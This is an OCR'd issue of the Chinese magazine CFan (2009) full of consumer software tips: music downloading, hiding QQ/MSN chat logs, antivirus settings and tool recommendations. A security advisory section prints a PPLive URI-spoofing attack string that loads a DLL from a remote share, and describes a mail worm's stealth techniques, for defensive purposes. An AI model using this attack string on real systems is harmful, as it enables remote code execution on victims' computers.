浏览博客、访问网站，冷不丁听到一首心仪的好歌，想保存下来却怎么也找不到下载链接，遇到这类尴尬事，你该如何解决？今天我们就给大家提供一个全面的解决方案，让天籁之音尽收囊中。

博客背景音乐巧下载

大部分博客空间的背景音乐，都是通过内嵌的Windows Media Player播放的。一般，我们只要右击播放器，选择“属性”，在“位置”中就是歌曲的实际地址（见图1），选中并复制此地址，就可以使用下载工具下载了。



但有些博客，如QQ日志，在插入背景音乐时可以隐藏播放器，这样就无法直接获取音乐的地址了。不过此时可以将该日志转载到自己的空间，然后对日志进行重新编辑，此时日志中的音乐就会显身了（见图2）。



在线音乐播放器中的音乐

一般情况下，在线播放器中的歌曲都可以直接下载，如：酷我音乐盒，将歌曲加入到播放列表中后，选中列表中的歌曲，右击选择“下载歌曲”即可，默认文件夹为“X:\KwDownload\song（X表示酷我音乐盒安装盘符）”。其他类似的软件，如：酷狗、QQ音乐等，操作方法都差不多，这里就不再一一介绍。



小提示

听不懂歌词（如英文歌），或者只有音乐旋律，可登录http://www.midomi.com，单击“Click and Sing or Hum”（点击并哼唱），按提示哼唱一段曲调进行搜索试试。

视频动画中的音乐也能搜

常见视频，如AVI、RMVB、MP4，甚至SWF等，通过千千静听（下载地址：http://ttplayer.qianqian.com/）即可提取。在千千静听中右击播放列表中的视频文件，选择“转换格式”，设置音频输出格式及文件保存位置，再点击“立即转换”就可以了。

实际上，只要是网上能听得到的任何音乐，都能有办法提取出来。这里介绍一个通用方法，即采用Total Recorder（http://www.newhua.com/soft/30370.htm）实时录制。此软件的简单教程，可访问http://fly2spring.blog.cfan.com.cn获取。

(文/江苏 石小兵) CF [XF22]

小提示

★登录http://www.ffgg.net/qqmusic，输入要获取音乐的QQ空间号码、验证码，单击“开始查询”，即可显示该空间中所有音乐的真实网址，下载即可。


在浏览器地址栏输入“http://hi.baidu.com/空间名/music/music.pls”，按回车键会打开一个空白网页，右击，查看网页源文件，即可找到此空间背景音乐的详细地址（见图3）。



傲游也玩“云搜索”

傲游虽然是基于IE核心的，但它对IE的扩展可不是一点两点，就说它的搜索功能就非常的强。但是，你会用吗？

萝卜白菜各有所爱，说到搜索，不同的朋友喜欢不同的搜索引擎，有的喜欢谷歌，有的喜欢百度。在傲游最新版浏览器中，不管你喜欢何种搜索引擎，都可以方便地实现。单击傲游搜索框左侧的下拉按钮（见图），即可将自己喜欢的搜索引擎设置为默认搜索。如果选择“傲游多重搜索”项，那么以后搜索时在搜索框中输入关键词（或是将页面中的关键词直接拖曳到搜索框中），傲游即会打开多重搜索页面，点击页面上方的搜索标签，即可随意切换到Google、百度或淘宝上的搜索结果了，不用再单独启动某个搜索引擎，够方便的吧。**(文/daigua)** CF [XF23]



责任编辑：柳絮飞 投稿地址：wangl@cfan.com.cn
博客地址：http://fly2spring.blog.cfan.com.cn



我的秘密你别猜

——藏起QQ/MSN里的秘密

前车之鉴：小马在QQ上与网友胡聊，不小心让正牌女友看到了聊天记录，女友一气之下要和他分手。小马自知与网友真的什么事也没有，但任凭他怎么解释女友也不听。最让小马后悔的是，他不应该错过2009年第8期CFan杂志上的《藏起QQ/MSN里的秘密》，如果保护好QQ/MSN的聊天记录，就没有现在的烦心事了。

聊天中途，有事走开就自动退出

如果突然外出忘了关掉QQ/MSN，这时其他人就可以随意查看你的聊天记录了。为防万一，我们可以通过下面的方法，达到在我们离开一段时间后，就自动退出QQ/MSN。

第一步：依次点击“开始→所有程序→附件→系统工具→任务计划”，打开任务计划窗口，双击“添加任务计划”启动任务向导。按向导提示，随意创建一个任务计划。

第二步：右击上面创建的任务（假设任务名称为“自动关闭QQ”），选择“属性”，如图1所示，将运行中的原有内容替换为“C:\WINDOWS\system32\taskkill.exe /im qq.exe /f”（如果是MSN，请将qq.exe换成msnmsgr.exe），这一命令是用来强行结束qq进程的。接着切换到“计划”选项卡中，将“计划任务”设置为“空闲时”，下面的空闲时长默认为10分钟，你可以根据自己的需要修改。

第三步：点击“确定”，将弹出账户信息窗口，输入你登录Windows是所用的密码，确认即可。以后，一旦我们离开电脑10分钟，QQ（或MSN）就会自动退出。

聊天进行时，就是不怕你偷窥


QQ对话一般为加密发送的，意思就是你发送的消息在传送的过程中，即使有人将数据截获下来（比如单位网管就可以用嗅探工具截获聊天记录），他也看不到内容，因为已经加密了。

不过对于用MSN 2009的朋友则要注意了，如果你要聊的是很隐私的问题（比如你在和猎头讨论跳槽），为防止聊天内容被老板用监控软件监测到，可在与朋友聊天的窗口中点击“活动→悄悄话（加密）”，右侧将显示私密聊天窗口（见图2）。在此窗口中的聊天内容将被加密传送。另外，点选“防偷窥背景”项，将显示一个纹理背景，这样即使有同事在你身后偷看，也不容易看清楚聊天的内容，安全多了。

Just Do It!

聊天结束，保护隐私大挪移

QQ 2008的聊天记录默认保存在自己QQ账号下的msgex.db文件中，如果退出后能自动为此文件改名，那么女友即使逼着你打开QQ例行检查，她也看不到聊天记录。如果能实现关闭QQ时，自动将msgex.db改名或移到其他位置，就可以达到让别人开着你的QQ也看不到聊天记录的效果了。我常以一个批处理文件来解决，有兴趣的朋友可以参考：http://blog.cfan.com.cn/index.php/11702/viewspace-394093。**(福建/俞木发)** CF [XF24]



QQ主人不在，有事请留言！

QQ空间有一个留言板功能，它不仅能够文字留言，现在还增加了音信留声机，可以进行语音留言了。

首先登录音信留声机的主页进行申请（http://yinxin.qq.com/gp/gp_setting.shtml），在下面录制主人寄语，如果不想录制，可以使用系统自带的寄语（见图）。在下面选择是否自动播放寄语，和留言之后是否用QQ消息通知。要是不想让陌生人留言，可选择只有自己的QQ好友才能留言。设置完毕，点击“保存”完成。接下来进入自己的QQ空间，在自定义中选择“模块→音信留声机”，然后点击“保存”按钮保存QQ空间布局。

现在你的QQ空间首页就会显示出音信留声机了。来访好友只要点击“给主人语音留言”，然后输入自己的昵称，再点击“录制”按钮就可以开始录音。录制完成，还可以点击播放按钮试听，觉得没有问题后点击“提交”上传语音留言。好友提交后，你就会在留言管理中看到并收听了，又酷又方便吧。**(文/阎皓的皓)** CF [XF25]



在暴风影音2009中，打开“高级选项→全局控制”，勾选“取消播放时赞助商推荐内容”项，可去除暴风影音中的广告。



新软物语
NEW SOFTWARE STORY

RapidShare Plus：常上论坛的肯定会遇到有人用网盘分享文件，虽然大部分是用Rayfile或是纳米盘，但有不少人还是使用RapidShare（号称世界最大在线存储服务商）。而这款软件是该网站的客户端，可以帮你绕过网站繁琐的下载过程，还支持多文件批量下载。下载地址：http://work.newhua.com/cfan/200908/RapidShare.rar

MangaDowner：随着高分辨率的MP4，还有iPhone、GPhone、PSP上漫画软件的流行，很多人开始在上面看漫画，而在众多的漫画下载软件中MangaDowner可以是非常好用的一款，它推出了最新6.39版，当然需要支持。下载地址：http://sitelog.tortinita.org/2007/02/blog-post.html

输入法不见了修复工具：就像软件的名字那样，当输入法以任何理由消失的时候，你都可以用它来找回来，包括状态条消失、语言栏消失及切换键消失等等。下载地址：http://work.newhua.com/cfan/200908/imeshow.rar

InstalledCodec：不少人为了能看更多格式的电影，于是安装了不少解码器，结果适得其反，在播放视频时到有更多的不能看了，而且还出现了各种错误。这里建议你在安装前，用这款软件看看系统里到底安装了哪些解码器。下载地址：http://www.onlinedown.net/soft/46031.htm

Quick Batch File Compiler：你以为它仅仅是一款把BAT或CMD批处理转换为EXE文件的软件，但其实它还有“幽灵模式”（运行时不产生任何窗口和提示）及附加文件等功能，这让它的用途更为广泛。另外，若是你看不上这些老批处理方式，喜欢VBS也没关系，使用ScriptCryptor Compiler（下载地址：http://work.newhua.com/cfan/200908/SC.rar）的话，就可以把VBS或是J文件转换为EXE文件了。下载地址：http://work.newhua.com/cfan/200908/QBFC.rar

GiF Resizer：添加QQ动态表情的时候，有时会提示图片过大，不能导入！先别郁闷，这时候你可以尝试先把GIF格式弄小点再说。下载地址：http://work.newhua.com/cfan/200908/GiFR.rar

正宗笔画输入法：想在电脑上使用手机上的笔画输入法？想用左手打字，右键操作鼠标？只要用了这款软件，都没问题！下载地址：http://www.onlinedown.net/soft/78593.htm

Vista界面仿真器：Vista的配置高高在上，Mac系统的封闭性，让很多Windows XP的用户眼馋，没关系，性能没办法跟上，但界面总可以换成和它们一样的吧。下载地址：http://www.onlinedown.net/soft/56153.htm，http://www.onlinedown.net/soft/66131.htm

淘宝助理：你要准备开店，那这个“助理”你必不可少，它可以离线编辑、管理商品，批量上传大量商品等等，目前它升级到了4.0。下载地址：http://www.taobao.com/help/wangwang/wangwang_0628_05.php

进化版任务管理器：星语终极守护

Windows的每次更新让很多组件都升级，有了新变化，但任务管理器仍然是老样子，估计很多人都希望它变个样子，这里面也包括“星语终极守护”的开发人员。于是你看到的是变了样子的“任务管理器”。一些与安全相关的选项都可以在“星语终极守护”中看到。

运行后，你可以看到窗口、启动、管理、注册表等项目，非常实用。如果你觉得它很好，那么你完全可以点击“帮助→替换任务管理器”菜单项，让软件接管系统的“任务管理器”，如果不想用了，在“帮助”菜单下也可以非常轻松的恢复原样。

下载地址：http://www.onlinedown.net/soft/82328.htm

像Windows 7那样运行软件：画圈启动程序

Windows 7里最实用的功能就是画圈就能启动应用程序，其实这个东西完全可以在Windows XP下运行，有人就把这玩意给提了出来。

软件运行后，会在系统托盘产生图标，现在你用鼠标画个圈，程序启动项就会弹出来了。右击系统托盘，点击“选项”，可以对软件进行详细的设置。

下载地址：http://work.newhua.com/cfan/200908/MagicFormation.rar CF [XF26]





牛年我有百宝箱 宝贝工具一箩筐


电影中的探险家们总是为了寻找装满财宝的“百宝箱”而历尽艰辛，想想自己，我们也常为找寻一款小软件而在网络中“淘金”，尤其是一些小工具，平时用不到，也不想都装，真到用时就犯愁了！“小牛百宝箱”正是从这个需求出发，将50多个小工具软件集合在一起，想用就用，很是方便，今天就来看看百宝箱的主人是如何打造百宝箱的吧！

梁入允

专业：计算机
毕业时间：2003年
软件作品：小牛百宝箱、小牛设备资产管理系统、Asset Administrator

小牛百宝箱

开发语言:Deliphi
软件性质:免费软件
支持平台:Windows 2000/XP/2003/Vista
下载地址:http://www.mybaibao.com/



C指数：89

懒人手下的勤快工具

“小牛百宝箱”的开发不是偶然，梁入允在几年前就开始酝酿，当时他发现，经常为了找某个东西而不断打开浏览器，很是麻烦，而且有的数据并不是动态的。于是，他就想：能不能做一款软件，把常用的功能全都集中到一起呢？这个想法大概持续了一年。2008年1月，梁入允终于决定动手，开始设计软件架构，分析软件需求，编写软件，测试，3个月后“小牛百宝箱”诞生了。虽然看上去，小牛百宝箱只是工具的一个集合，没有什么，但采集的信息量之多，编写的难度之大曾让梁入允想过放弃。后来他就找了个好理由督促自己：“自己做软件做了这么多年，还没有写过一款免费的工具呢？以后谁记得你？所以一定要写，而且要写一款最大、最全的免费工具。”有这个信念之后，他就一直坚持了下来。

在软件开发者中，梁入允又和别人不同，他没有去做软件公司的开发人员，他喜欢自由和活力，毕业后挑选了一份不是很累，没什么人管的工作，这也为他开发软件提供了很好的空间。在软件发布之初，他曾想用这个软件来开拓一种新的免费软件的赢利模式，加点广告，但后来测试发现，这样得不偿失，还不如老老实实为大家做一款好用的软件，他后来就取消了主窗口上的广告。当然，软件作成了一个大集合，包含那么多的软件，更新就成了问题，下一步他重点解决的就是软件的自动更新。目前小牛百宝箱里的工具，35%是他自己编写的，30%属于固定数据，35%左右是访问其他Web，将来他的目标是实现90%的本地化，那时网站上的“网络百宝箱”就可以撤掉了。

“小牛”不大“五脏”俱全

小牛百宝箱只能用一个“丰富”来形容了，生活指南、旅游交通、电脑网络、休闲娱乐、教育学习等各方面的小软件，是应有尽有啊！简直就是“小牛”不大，“五脏”俱全。

五彩缤纷的万年历

打开软件，我们看到的第一个软件就是万年历了，单击启动，你会看到特别丰富的信息，公历、农历和节日应有尽有，而且美妙的是，鼠标浮动在日历上，就会有当天的详细信息显示（见图）。

技术揭秘：这是通过调用系统的SetWindowPos事情，产生一个循环，在指定的区域内当鼠标经过事情被激活时，显示文本盒，文本盒可以改变字体、大小、颜色、背景、停留时间等。

“不打字”也来查五笔编码

使用五笔输入法时，我们常会忘记某个字的编码，这时小牛百宝箱就派上用场了，切换到“电脑网络”一项，单击“五笔编码查询”，在文字框中输入要查的字，单击“开始查找”就好了。这时你或许只有五笔输入法，那怎么办，把后面的设置改成“拼音”，然后按英文输入拼音，单击“开始查找”，在编码表里就会显示所有该音的汉字，是不是发现有点少，用鼠标选中显示的部分，往上拖动，上面的数据就显示出来了。

小提示：软件的其他技巧

★时间校对：如果发现有1989，则要选别的时间服务器，连接不上不要选择“校对”。
★脑筋急转弯等：在中间输入数字，可直接跳到该问题。
★简繁转换中：转出的字符一定要在另一个系统（比如繁体）才能看到，当前系统下是乱码。

点将台：你喜欢哪款工具软件呢？你想知道它是如何开发的吗？你想让开发者自己揭秘软件的使用秘籍吗？把你的需求发给小白吧（发邮件到ruanj@cfan.com.cn）！你指定软件，我来采访，他来揭秘。(本刊记者/白斌) CF [XF27]



目前小牛百宝箱和网络百宝箱（http://www.mybaibao.com/）的功能是完全一致的，不愿安装软件可以从网络使用这些功能。

电脑安全黑名单

第一漏洞

PPLive URI欺骗

漏洞描述：PPLive近期被外国黑客公布了针对URL地址欺骗的攻击代码，导致国内出现大量针对此漏洞的钓鱼攻击，攻击者可远程利用如下代码欺骗用户调用DLL文件远程执行代码："ppvod://www.exa***.com/?"%20/LoadModule%20\\exa***.com\unc_share\sh.dll%20"，导致用户计算机成为"僵尸肉鸡"。

临时解决方案：

1.依次打开IE的"工具→Internet选项→高级→多媒体"，取消对"在网页中播放动画"、"在网页中播放声音"的勾选，然后单击"确定"。

2.不随意安装PPLive的非官方插件，国内的攻击方式多为构造PPLive插件进行攻击。

3.利用ipsec禁止调用DLL类文件。

第一病毒

Mail蠕虫病毒

中毒现象：计算机CPU、内存占用率长时间很高，出现多个rundll32.exe高内存占用率进程，计算机中存在Foxmail、Outlook等Mail工具自动启动等现象。

病毒简介：病毒运行后会添加注册表启动项，衍生病毒文件gzipmod.dll、vbagz.sys到%System32%目录下，该病毒调用系统进程rundll32.exe，并将衍生的文件以句柄的形式注入其中，添加注册表躲避系统自带防火墙，创建病毒注册表服务，病毒运行之后删除自身文件，创造了互斥体防止病毒多次运行，病毒驱动通过"nt!ObReferenceObjectByName"打开磁盘驱动DriverDisk，并遍历该驱动创建的所有设备对象，该驱动记录这些设备对象的地址用来隐藏病毒衍生的文件，检测路由器支持的路由协议功能、保护该病毒衍生的文件不被查找、发现，连接网络隐藏打开地址，收集有关的电子邮件信息。

传播方式：Mail传播、网络ARP感染

解决方案：

此病毒本体可被大多杀毒软件发现，但完全查杀比较难，由于病毒采用了多种技术躲避杀毒软件监察，利用杀毒软件进行扫描查杀后依旧无法完全查杀病毒，可采用如下方式手工清理：

1.在安全模式下查找gzipmod.dll、vbagz.sys，如果发现就立即删除。

2.在运行中输入msconfig，清除调用gzipmod.dll、vbagz.sys的服务进程

3.让电脑显示所有的文件，利用冰刃第三方工具分析、修复与rundll32.exe关联的非系统DLL文件。CF [XF28]

超值再超值 卡巴不仅仅会杀毒

最近卡巴斯基在价格不变的基础上推出了三年版产品，可谓是超值啊！不过这只是一方面，好好研究下卡巴斯基2009（以下简称卡巴）就会知道，它能做的不仅仅是杀毒，系统维护、屏蔽广告都是行家，这才是真正的超值！

卡巴也是系统维护师

很多人都会遇到这种情况，病毒虽然清除了，但系统还是不正常，这是因为病毒或恶意程序把系统设置给修改了，这可不是杀毒软件的职责，不过卡巴想得很周到，杀完毒后还能恢复系统！

第一步：启动卡巴主界面，单击"恢复系统"，然后在弹出的对话框中单击"开始诊断"，卡巴就开始搜索系统已损坏和不正确的设置。


第二步：在随后的窗口中显示出了系统设置的问题，勾选你想修复的部分后单击"立即修复"，提示"完成"后系统就恢复如初了。

屏蔽广告是能手

提广告大家就烦，屏蔽它们的方法也是多如牛毛，步骤烦琐得很，还不见得管用，谁想卡巴在这方面还是行家呢，可以直接屏蔽迅雷上传文件！

第一步：依次点击"设置→系统安全"，然后单击左边的"设置"，然后选择"资源→机密数据→用户文件"，单击右侧下方的"添加"按钮将迅雷偷偷上传文件所必需的cid_store.dat文件（默认目录为C:\WINDOWS\system32\cid_store.dat）添加进来，单击"确定"关闭。

第二步：再回到软件的主界面，依次单击"系统安全→设置"，在应用程序中单击"低限制组"一项，单击"添加"将找到迅雷的程序Tunder5.exe（如果运行过迅雷的话，卡巴会自动帮你切换到受信任组的迅雷）。




第三步：选中Thunder，右键单击，选择"拒绝"（见图），然后单击"编辑→规则"，选择"文件和系统注册表"，选中下方的"程序设置"，右键单击，将其改为"允许"，而之前我们添加的"用户文件"保持禁止，"确定"保存。这样迅雷就没有权限去访问cid_store.dat文件，也就无法上传文件了。(陕西/小飞龙) CF [XF29]

小提示

这种阻止软件访问文件的方法同样适用于禁止QQ和PPstream来访问它们各自目录中的AD目录达到屏蔽广告的目的。

责任编辑：小白 投稿地址：ruanj@cfan.com.cn
博墅地址：http://zuixinstu.blog.cfan.com.cn



与杀软开战 挽救被误杀的“良软”

很多杀毒软件都有过“误杀”事件，一些非病毒软件被不分青红皂白地当成病毒给咔嚓了。这不，今天正准备用珍藏的小工具软件来查询下忘记的ADSL账号及密码，却随着卡巴斯基的一声“惨叫”而销声匿迹……一场拯救“良软”的战斗也由此展开。

第一步：打开卡巴斯基（这里以卡巴斯基2009安全套装为例），在左侧导航栏中选择“保护”项，单击“检测到的威胁”按钮，在打开的窗口中选择“检测到的威胁→已隔离的对象”，在下面的列表中就会看到被隔离的程序，也就是被误杀的“良软”。

> **小提示**
>
> 要想能够在被误杀后找到遗失的文件，卡巴斯基需要设置成不删除可疑对象：单击“设置”，选择“保护”，勾选“不删除可疑对象”。

第二步：直接右键单击被误杀的文件项并选择“恢复”，再打开原软件保存目录就会看到被恢复的文件了。而这样只是完成了误杀后的恢复，为了保证下次不再被误杀，还需要手工将该文件添加到白名单中。

第三步：单击卡巴斯基主窗口中的“设置”按钮，选择“选项→威胁和排除”项，单击“信任区域”，单击“信任程序”，再单击“添加”按钮将被误杀的文件添加到信任程序列表中即可。

被瑞星误杀后的挽救方法：

在主窗口中单击“工具”，单击“病毒隔离区”后面的“运行”，在打开的窗口中直接选择被误杀的文件，再单击“恢复”按钮即可。与卡巴斯基的情况一样，要想再次运行不被误杀，还需要在瑞星中将该文件添加到信任程序列表中才行。

被诺顿误杀后的挽救方法：

启动Norton Antivirns，在左侧选择“查看”下的“隔离区”，在右侧的窗口中就可以看到所有被诺顿隔离的文件，选中误杀文件再单击“恢复”按钮，最后再将其添加到信任列表中即可。


被NOD32误杀后的挽救方法：

打开NOD32的设置窗口，选择“工具→隔离”，在右侧的列表中找到要恢复的文件并单击“恢复”按钮即可，最后再将误杀的文件添加到排除列表中：在设置窗口中依次选择“病毒和间谍软件保护→排除”，再单击“添加”按钮将其添加到免查列表中即可。**（文/daigua）**

CF [XF30]

我的瑞星我做主

用“木马行为防御行为编辑器”防范后门病毒



今天我们来学习一下后门病毒的防范方法。先来看后门病毒的病毒特征：通常后门病毒运行后会释放一个文件，并将其注册为系统服务，修改注册表，然后随一个进程启动而启动，例如IE。最终实现连接网络、远程控制、下载病毒，像灰鸽子这样的后门病毒就具有以上现象。针对这些行为我们应该如何建立“防御行为规则”呢？


规则一：监控包含特殊进程的文件释放

目的：防范后门病毒释放文件，启动服务，通过IE连接网络

第一步：运行“木马行为规则编辑器”，单击左下方的“添加”，建立新规则。病毒记录名称设定为“后门病毒”，敏感级别默认为“中”，作者可以填写自己的名字、网名等，附加信息相当于注释，可以自己任意填写。

第二步：单击病毒特征后面的“指定”，在弹出的对话框中选择“强自复制”和“释放服务程序”后单击“确定”。

第三步：单击下方的“添加API”，在“监控对象”中选择“创建进程”，监控规则中分别选择“文件名，不包含路径”、“包含”和iexplore，最后单击“添加”。



> **小提示**
>
> 这条规则的含义就是当有病毒复制自身，并启动一个服务，且启动一个进程，该进程的文件名中又包含iexplore时就报警。

规则二：防止病毒文件下载

目的：针对后门病毒下载病毒到本机的特征制定规则

第一步：按照同样的方法，运行“木马行为规则编辑器→添加→建立新规则”。病毒记录名称设定为“后门病毒下载者”，敏感级别为“中”，填写作者和注释。

第二步：单击下方的“添加文件→监控操作”，选择“新建文件”，监控规则选择“目录名”、“包含”和temp（因为后门下载者通常是将网上的病毒下载到系统的temp文件夹后运行。），单击“添加”。继续选择“监控规则”为“主文件类型”、“数值等于”和2。依次单击“添加→确定”。

第三步：单击下方的“添加API”，监控对象选择“创建进程”，监控规则选择“目录名”、“包含”和temp，单击“添加”，监控规则选择“主文件类型”、“数值等于”和2，单击“添加→确定”。这样，两条比较完整的规则就诞生了（见图）。**（瑞星安全工程师/王占涛）** **CF** [XF31]

QQ2009不支持拖动传送文件了，不过也不用层层查找，先复制下要传的文件，然后在聊天窗口按Ctrl+V就自动传送了。



人人都有一手好字

你是否时常为你的书法不好犯愁呢？没空练钢笔字、毛笔字吧？那就让你所依赖的电脑帮你吧！应急可以让电脑帮你弄出手写字体，如果想走“正道”，好好练书法，电脑也一样可以帮你！

懒人懒招 手写体也能打出来

第一步：解压并运行“毛笔字体生成器”（下载地址：http://work.newhua.com/cfan/200908/mbzt.rar），在软件主界面中的“书写窗口A”中用鼠标随意写上几个汉字（如“新玲手书”），字迹很烂？先别着急。单击“字体”菜单，在弹出菜单中会发现有王羲之、怀素、苏轼等名家的书法字体可供选择，从中选择一种自己所喜欢的，这时你再看你写的字是不是漂亮了？

第二步：为了让写的字漂亮，拖动右边面板中的“草书”、“笔脉”等参数，在“书写窗口A”左边的显示区域就可以随时预览到最终的效果图了（见图1），满意后单击菜单“文件→输出”命令，将自己的书法作品保存为BMP或者JPG格式的图片即可，打印或者作为他用就看自己喜欢了。

1

小提示

软件可以把你的字迹改成名家的，但落笔的位置等方面无法改变，需要自己把握了。另外，我们可以下载一些字体，放在“C:\WINDOWS\Fonts”目录下调用即可，字体可以从“闪吧字库”（http://www6.flash8.net/font/c_383.shtml）网站下载。

好人好梦 好字还要练出来

让电脑生成手写体终究不是长久之计，有时间练字才是正道。买字帖？不用，电脑就能帮你做字帖，你看又省钱，又方便吧！先来看看钢笔字帖如何做！

第一步：解压并运行“书法大师”（下载地址：http://work.newhua.com/cfan/200908/sfds.rar），单击主界面中的“进入书法大师”按钮，最后单击下一个页面中的“楷书版”按钮，打开“书法大师”的目录页面。

第二步：在目录页面中有“唐诗精选”、“名言警句”等按钮，根据自己的喜好，单击其中的一个按钮（如“名言警句”），单击其中任意一集（如“第三集”），这时就会弹出一个“文件下载”窗口，单击窗口中的“打开”按钮，就可以在“书法大师”的显示区域看到该字帖的效果了（见图2）。如果对效果感到满意，单击该窗口右下方的“打印”按钮，把这个字帖打印出来，就可以使用了。如果要对图2所示的字帖执行添加背景及修改字体等编辑操作以获得自己最喜欢的显示效果时，可在执行第二步的操作过程中，单击“文件下载”窗口中的“保存”按钮，将字帖保存为Word文档，然后在Word中将其打开并执行编辑操作即可。

(山东/闫华礼) CF [XF32]



2

小提示

如果想制作毛笔字帖，用Word即可搞定，运行Word 2003，打开刚才解压的“米字格.dot”模板，然后另存为“毛笔字帖.doc”，接着在Word文档中的米字格里边依次输入自己制作毛笔字帖所需要输入的汉字，最后选择自己喜欢的字体（如“HAKUYOLiuTi3500”）作为毛笔字的字体即可。

“现学现卖”播放器 帮你搞定视频源


看电影、找视频，你还在按照“搜索、下载、播放”的路子走吗？那就太老土了。播放器完全可以提供一站式服务，不信，你就看看爱播高清播放器（简称ABPlayer，下载地址：http://player.aeeboo.com/）是如何做到的吧！

本地资源系数知晓

单击软件的“本地播放”按钮，单击“确定”软件会立即开始搜索你电脑上的文件，一段时间后搜索完成，你就看到了电脑上的视频资源，而且ABPlayer会根据文件扩展名，自动把音乐和电影分开，这样就不会乱了。

小提示

如果不想让软件搜索音频文件，我们可以等爱播开始搜索后立即单击“停止”，单击“过滤设置”，在弹出对话框的“搜索文件格式”中，取消对音频文件格式“MP3、WAV、WMA、RA、APE”的勾选（见图），单击“确定→搜索”，就可以获得干净的视频清单了。



视频资源一点即得

本地资源显然不够用，如果想看网络资源，ABPlayer也照样可以帮你。在左侧有“发烧音乐、MTV频道、高清短片、PPLive”等按钮，单击即可享受其中的资源，例如单击“电脑培训”，ABPlayer列出了好多学习资料，办公、平面设计、等级考试等资源，选中资源后，ABPlayer马上开始下载（右键单击托盘图标选择“下载管理”，可以看到下载进度），你只需“坐收渔翁之利”！(山东莱芜钢城双泉路学校/张志国) CF [XF33]

CrystalCPUID（http://www.newhua.com/soft/21361.htm）除检测CPU参数外，还可调节K7/K8处理器及Cyrix III / C3处理器倍频。


责任编辑：小白 投稿地址：ruanj@cfan.com.cn
博墅地址：http://zuixinstu.blog.cfan.com.cn

让人用不？软件无法安装分类说

安装软件是一项最基本的电脑操作，很多软件在安装时一路“下一步”即可搞定，而有的软件在安装过程中却经常出现故障。软件安装时遇到故障，该如何解决呢？

双击无反应　不是装傻是生病

安装文件谁不会啊，双击EXE文件，然后依次安装不就可以了嘛。不过有时候就有怪事，双击文件啥反应都没有，或者是屏幕瞬间闪动一次。



曾经有一种病毒，会把所有的EXE程序搞成NSIS Error

这种问题大多是下载的文件出现错误，可以使用迅雷等下载工具重新下载。对于软件，则建议你把它放在英文文件夹下进行安装，其中Windows 7下更是如此才能正常安装。

不过对于很多人遇到的，不管怎样重新下载，安装都会出现错误，那肯定是由于你中毒了（见图1）。

小提示


★如果系统时间错误也会导致软件无法安装的故障，甚至有不少病毒专职恶意破坏系统时间，为了确保系统时间不被恶意修改，可以从http://www.360.cn/down/soft_down13.html下载360时间保护器来保护系统时间不被恶意修改。

